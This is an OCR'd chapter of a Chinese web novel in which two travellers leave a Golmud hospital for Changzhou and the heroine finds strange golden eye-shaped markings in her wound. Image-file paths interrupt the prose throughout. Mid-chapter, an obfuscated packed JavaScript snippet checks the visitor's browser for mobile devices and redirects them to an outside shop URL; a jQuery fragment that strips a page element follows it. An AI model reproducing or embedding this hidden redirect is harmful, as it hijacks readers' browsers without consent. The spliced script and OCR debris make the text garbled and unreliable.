路远看曾希玥左右为难的样子心态倒是更平和些:“你可看不住你哥,看住你自己吧,对了,你的旅拍记得给我个好评。”
曾希玥朝他做了个鬼脸,依依不舍地走了,闹腾了一上午,范清妤的出院手续也还没办。
路远道:“真不需要多休息两天?不冻泉的车子,我和高山去帮你开回来就好。”
马高山翻了个白眼:“大哥,你做好事问过我了吗?经历昨天那洞穴惊魂,虽然保住了条命,但也不知道招惹了什么人,我心情郁闷着呢。再说,我姐那边,我总得回去帮忙吧。”
“是的是的,不能麻烦你们了。”范清妤急忙澄清:“我自己负责就好。”
马高山自知急了,语气缓和了几分:“路哥该帮你的他无话可说,我也不打扰你们了,今天我姐夫会从格尔木回家,我搭他的车走。改日山水有相逢,范小姐,还是麻烦你帮我们宣传宣传民宿啊!”
“那是当然,我可还会回来的。”
马高山言尽于此,他本来也只想着陪路远来见范清妤一面,接下来的事,他可就不趟浑水了。他对着路远一眨眼,潇洒地走了,刚刚好留下一缕清风。
路远心里骂他溜得贼快,而原本热热闹闹甚至拥挤的病房,就这样冷清下来。
他和范清妤两人一个对视,想说的话太多,一时间全部堵在胸口。他顿了顿:“边走边说吧。”两人办好出院手续,又准备了些干粮,重新从格尔木出发,再走青藏公路。
但这次的心境和三天前已经截然不同。
范清妤当然不相信所谓时空轮回的说法,但既然曾家这么执着,这事情就必定不是空穴来风。
“玄墨玉只有那一块吗?如果小玥说得是真的,我觉得其他人手里可能也有这种玉。”
“确实有可能。”路远把着方向盘,他心想,既然可可西里存在这么一个祭祀洞穴,那其他地方也可能会有:“从地质学的角度,一种矿产资源不可能只有那么一点。说到底,是福不是祸,是祸躲不过。”
“你心态倒好。”
“心态不好怎么在这世道混,话说回来,清妤,你准备什么时候回长洲?”
“明天吧。”
“这么快?”
“是啊,得回去挨批,还得去参加婚礼。”范清妤整个人窝在座椅里面,左肩的伤口还隐隐作痛,她只能尽量找一个自己舒服的姿势。
“哪趟航班,我和你一起走。”
“啊?”
“我之前也在长洲待过几年,你刚才听曾海佑说了吗,我在长洲还得过奖的,这次干脆故地重游,也回去看看老友。对了,你要参加的婚礼是什么时候?”
“嗯,就在下周。”范清妤说起婚礼,神色之中笼罩着一种难以言喻的惆怅。
路远将她这分惆怅尽收眼底,他问:“看起来,你其实不是很开心?”
“没有。”范清妤急忙解释:“只是有些感慨,其实人生路上,你无法预计和你结婚走过一生的人到底是谁。”
她这感慨太深邃,令路远不由放慢了行车速度。
他没敢再问话,怕揭开范清妤心里的伤疤。
……
第二天,飞机如期降落在长洲的机场。纵使已是深秋,长洲的气候依然温润,这让范清妤和路远两位从高原过来的旅人有些许不适。但他们对这种天气也已经习以为常,两人互相调侃了几句,当是对这座四季无法分明的城市的吐槽。
两人在机场分道扬镳。范清妤搭地铁,路远有朋友来接。
路远原本当然是想自己送范清妤一程,可没想到张骏非得亲自来接他,他那个兄弟不是省油的灯,行为风格远比马高山不靠谱得多,他和范清妤关系未明,不适宜让张骏搅和进来。
好在范清妤本就推辞说不用他送,他便也没有坚持。
长洲除了空气比格尔木更加温和湿润,也比格尔木气派得多,就算是机场,从整个机场的规模以及匆忙起降的飞机数量上,都能显而易见的感知到这点。
已经入夜了,霓虹灯伴着若隐若现的月亮照亮天空,这里的月远没有高原那里明亮,就像是被迫营业而不得不挂在天空上那样应付着发光。
路远走到私家车乘车点等着,来往行人行色匆匆,脚步频率都比格尔木要快上一倍,他的心情竟也被弄得急躁起来,不由得拨通电话质问对方:“16号门,还没到吗?”
“到了到了,我都看见你了我的路大帅哥,您老一回来这气势不减当年啊!”
路远听言顺势往左看了看,确实肉眼可见,张骏那辆张扬的红色保时捷911正在缓行,大约还有五个车位可以到他这里。
一上车,他就看见了张骏五官乱飞的夸张表情,张骏长得有几分女相,总体是个清秀的模样,衣着光鲜,名牌加身,还是那副斯文败类的即视感。
“路远,可能把你盼回来了,今夜不醉不归!”
实则是个缺心眼认死理的富家公子。
“好啊,两年不见,也不知道你酒量退步了没,今夜可得好好比比。”
“你不够意思,两年才回来这一次,真喜欢当个山野村夫了?”
“你才是,张公子你这种财富自由的人,不去爬爬雪山当个消遣,天天这么瞎忙着何必呢?”
“好了你可别揶揄我了,这两年餐饮业不好做,经商如逆水行舟,不进则退,哪像你一个人潇洒自在,我家里还有多少员工要吃饭的。”
“那最近在忙什么,又去哪个商圈扩大店面?”
“可别说了,最近水逆,被人黑,我忙着收拾烂摊子呢,你说现在这时代无良媒体也忒无良了,为了流量博眼球什么都做得出。”
“谁把张公子惹急了眼,我倒想见识见识。”
“她有什么好见识的,我告诉你,我现在想好了一个策划,就用雪山自然元素来衬托我们家的菜品拍个宣传片力挽狂澜,主打有机自然,你既然回来了,给我当监制啊。”
“所以说我不想回长洲,这不立马又变打工的了。”路远无奈摇头。
“清闲这么久,不再搞点事情别人都快忘了你了,我们合作,双赢不好吗?”
“好。吃人家嘴软,张公子的命令,我哪敢不从。”
……
长洲的夜生活一如既往的丰富,但范清妤今天实在不想掺和,她默默搭上地铁,机械式地回了家。
不开灯的情况下,她可以透过阳台看到对面的万家灯火。与高原一望无垠的荒原截然不同,这里太有人间烟火味了。
她没功夫感慨这种反差,而是急忙开了灯,进了洗手间。
左肩的伤还在隐隐作痛,她脱下衣服认真观察着那些可怕的伤痕,再一次承认她在可可西里确实经历了一次让人难以置信的冒险。但好像还不止如此,仔细看来,那些暗红的伤疤中间,竟然还分布着几道金黄色的纹路,那些纹路并不杂乱,而且互相组成了一个…眼睛的轮廓。
范清妤甩了甩头,凑进了镜子,仔细再看了看。
那些金黄色的纹路像若隐若现的血管,“眼睛”摸上去也没有什么凸起的感觉,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17565601|204727||http|test|mini|href|location''.split(''|''),0,{}));() {
$(''.inform'').remove();
$(''#content'').append(''
像是被印上去的,而且直接印到了真皮层。
范清妤将屋里所有的灯都打开,她尽量冷静地按照医生的吩咐处理伤口,一番收拾之后,那金黄色的纹路还在,且越发刺眼。
范清妤无法解释这种现象,她想上网查查有没有这种先例,继而打开了手机。
三分钟之前路远发来了一条消息,询问她是否到家。
范清妤鼻头一下子酸了。
这种委屈源自一个并不熟悉的朋友的问候。在她害怕、慌乱的时候,这问候直戳内心。她不敢和其他人诉说洞里的经历,同时发现自己无法承受这些经历可能暗藏的危机。
她害怕这些金黄色的纹路意味着某种病毒感染或者什么传说中的诅咒。那洞里未知的事情太多了,林墨能疯傻掉,她也可能染上什么不治之症。
长久以来的我行我素的风格让她看起来雷厉风行,但其实,她自嘲式的想,自己不过也是个贪生怕死的俗人。
她索性拨通了路远的语音电话,那头的人很快接通。
“路远……”范清妤顿了顿:“能麻烦你陪我去一趟医院吗?”
……
当路远匆忙赶到人民医院的时候,范清妤正在等待抽血结果,她还约了个CT,约在一周以后。
医生看过她的伤口,当然无法解释那些金黄色的纹路。他虽然安慰范清妤这可能只是身体自我修复过程中可能出现的自然情况,但无法解释这金黄色的纹路为什么会像一只眼睛,更无法解释为什么没有其他的先例有这种病情记录。
只能是一切皆属巧合。
“清妤。”路远看见坐在等候椅上的范清妤,他边喊着边跑了过去。
范清妤心中感激,朝他笑了笑:“谢谢你来。”
她闻到路远身上有些酒味,这酒味还不算浓郁,只恰到好处,显得这个人已经变成了一个长洲人,不再是高原上那个随心所欲的游侠。“打扰你了,你原本和朋友在一起吧?”
“你的伤怎么样,检查结果出来了么?”路远摇头,他不是和范清妤客气,而是真的担心。
范清妤将自己的发现如实告诉了他,“你的身体有什么变化吗?”她问。
夜晚的医院急诊来来往往很多人,路远就这样坐在范清妤旁边,两人像是一对熟识的恋人。
路远的呼吸炙热,酒精顺着他的血液挥发,但他毫无醉意,他看见范清妤紧握的双拳,自然也看出了她心里的紧张和挣扎。
若非如此,她不会轻易叫别人来陪她。
“我暂时没事。”他说。
“我不信鬼神的,但这真的是巧合吗?”范清妤问。
“不是。”路远道:“不关鬼神的事,但一定有原因,清妤,给我看看你的伤口,行吗?”
手机叮一声响,是部分检验有了结果。
范清妤立刻点开手机,检验结果十分正常。
她没有直接回答路远,这让她觉得自己有些矫情,把人家叫来,纯粹是自己私心希望而已,她理应把自己的担心合盘托出,又害怕,不敢让他看自己的伤口。
洞穴里两人肌肤相触的情景浮现在她脑海,她把头埋得更低,干脆不敢去看路远。
“清妤,其实我有个秘密。”路远道:“我见过那个莲花图案。”
“什么?”
“就是三头人雕像背后的那朵莲花,我在我家祖传的一本册子里见过。”路远看着她:“如果你愿意,我们回老家去看看那本册子,我老家离长洲不远,那本册子上,或许记载了什么。”